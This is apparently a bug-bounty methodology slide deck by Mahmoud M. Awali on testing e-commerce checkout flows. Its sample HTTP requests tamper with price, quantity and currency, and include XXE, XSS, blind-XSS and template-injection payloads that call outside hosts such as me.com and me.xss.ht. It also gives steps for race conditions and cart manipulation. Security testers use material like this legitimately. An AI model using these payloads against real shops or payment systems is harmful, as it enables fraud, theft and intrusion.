
Online Shopping



Mahmoud M. Awali

@0xAwali

attacker

My Methodology

Try To Manipulate The Quantity e.g. The Original Quantity Is 1 , Try To Change It To 3 To Get Two Items Free

- Slides
- Writeup
- Writeup
- Writeup

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=3&price=10&currency=dollar&token=**********&
add=egy
```

attacker

My Methodology

Try To Manipulate The Price e.g. The Original Price Is 10 , Try To Change It To -10 OR To Fraction Value e.g. 0.10 To Get The Item Cheaper

- Slides
- Writeup
- Writeup
- Tweet

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&price=-10&currency=dollar&token=**********&
add=egy
```

attacker

My Methodology

Try To Manipulate The Currency e.g. The Original Currency Is dollar , Try To Change It To INR To Get The Item Cheaper

- Slides

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&price=10&currency=INR&token=**********&
add=egy
```

attacker

My Methodology

Try To Use Negative Numbers , Zero , NaN , null OR A Lot Of 00000 In All Field Values Of Parameters e.g. Quantity=0000 OR Quantity=null To Cause Logical Issues

- Slides

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=null&price=10&currency=dollar&token=**********&
add=egy
```

attacker

My Methodology

Try To Use Parameter Pollution Technique e.g. Quantity=1&Quantity=2 OR Quantity=[] With All Parameters To Get Free Items

- Slides

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&Quantity=2&price=10&currency=dollar&
token=**********&add=egy
```

attacker

My Methodology

Try To Omit Parameters e.g. Removing The Parameter And Its Value OR Removing Only The Value OR Try To Replace It To Null To Cause Logical Issues

- Slides

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&price=10&currency=dollar&token=**********&
add=egy
```

attacker

My Methodology

Try To Change Content Type Header To Content–Type: application/xml With XXE Payloads e.g. <!DOCTYPE test [<!ENTITY xxe SYSTEM "http://me.com/xxe.dtd" >]>

- Blog

```
POST /buying-something HTTP/1.1
Host: www.company.com
Content-Type: application/xml;charset=UTF–8
Content-Length: Number

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE test [<!ENTITY xxe SYSTEM "http://me.com/xxe.dtd">]>
<root>
<Quantity>&xxe;</Quantity>
<price>10</price>
<add>egy</add>
<token>******</token>
</root>
```

attacker

My Methodology

Try To Inject XSS Payloads e.g. "><svg/onload=prompt(1)> OR Blind XSS Payloads e.g. "><img src=//me.xss.ht> In All Field Values Of Parameters To Get XSS


- Tweet
- Writeup

```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&price=10&currency=dollar&token=**********
&add="><img src=//me.xss.ht>
```

attacker

My Methodology

Try To Insert **Blind XSS** OR **Blind Template Injection Payloads e.g. {{constructor.constructor ('import("http://me.xss.ht")')()}}** In User-Agent OR Noun-Standard Headers e.g. X-Forwarded-For

-  Slides
- Tweet


```
POST /buying-something HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0"><img src=//me.xss.ht>
Content-Type: application/x-www-form-urlencoded
Origin: https://www.company.com
Content-Length: Number

Quantity=1&price=10&currency=dollar&token=**********&
add=egy
```

attacker

My Methodology

Try To Insert Invisible Range %00 To %FF In All Field Values Of Parameters e.g. Quantity=%00 OR Quantity=%FF To Cause Errors Exposing Sensitive Information

- Tweet



attacker

My Methodology

Try To Insert Large Characters OR Numbers In All Field Values Of Parameters e.g. Quantity=XXX 50.000+ XXX To Cause Errors Exposing Sensitive Information

- Tweet

attacker

My Methodology

Try To Manipulate The Response To Cause Errors

- Slides

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "price" : 0.10 ,
        "quantity" : 1
}
```

attacker

My Methodology

If There Is Transferring Money From Bank Account One To Bank Account Two e.g. http://comapny.com/transfer?from=1&to=2&amount=10 , Try To Use Race Condition

- Slides
- Writeup

Steps to produce :-

1 - While Sending Money From e.g. http://comapny.com/transfer?from=1&to=2&amount=10
2 - Intercept The Request And Send It To Turbo Intruder
3 - Use Race File To Do Race Condition

attacker

My Methodology

Applications That Allow Users To Change Their Order While Paying For An Item Can Also Be Vulnerable When There Is No Verification At The End Of The Process

- Slides

Steps to produce :-

1 - From Firefox Browser , Add Item To Basket And Go Through Payment Page Then Stop Here
2 - Open Chrome Then Add An New Items To Basket
3 - From FireFox , Complete The Payment Process To Get Free Items

attacker

My Methodology

Try To Skip Some Steps While Buying Something e.g. You Have Something Like /order/123/shipping , Try To Go Through /order/123/confirm Directly

- Tweet

Thank You

Mahmoud M. Awali

@0xAwali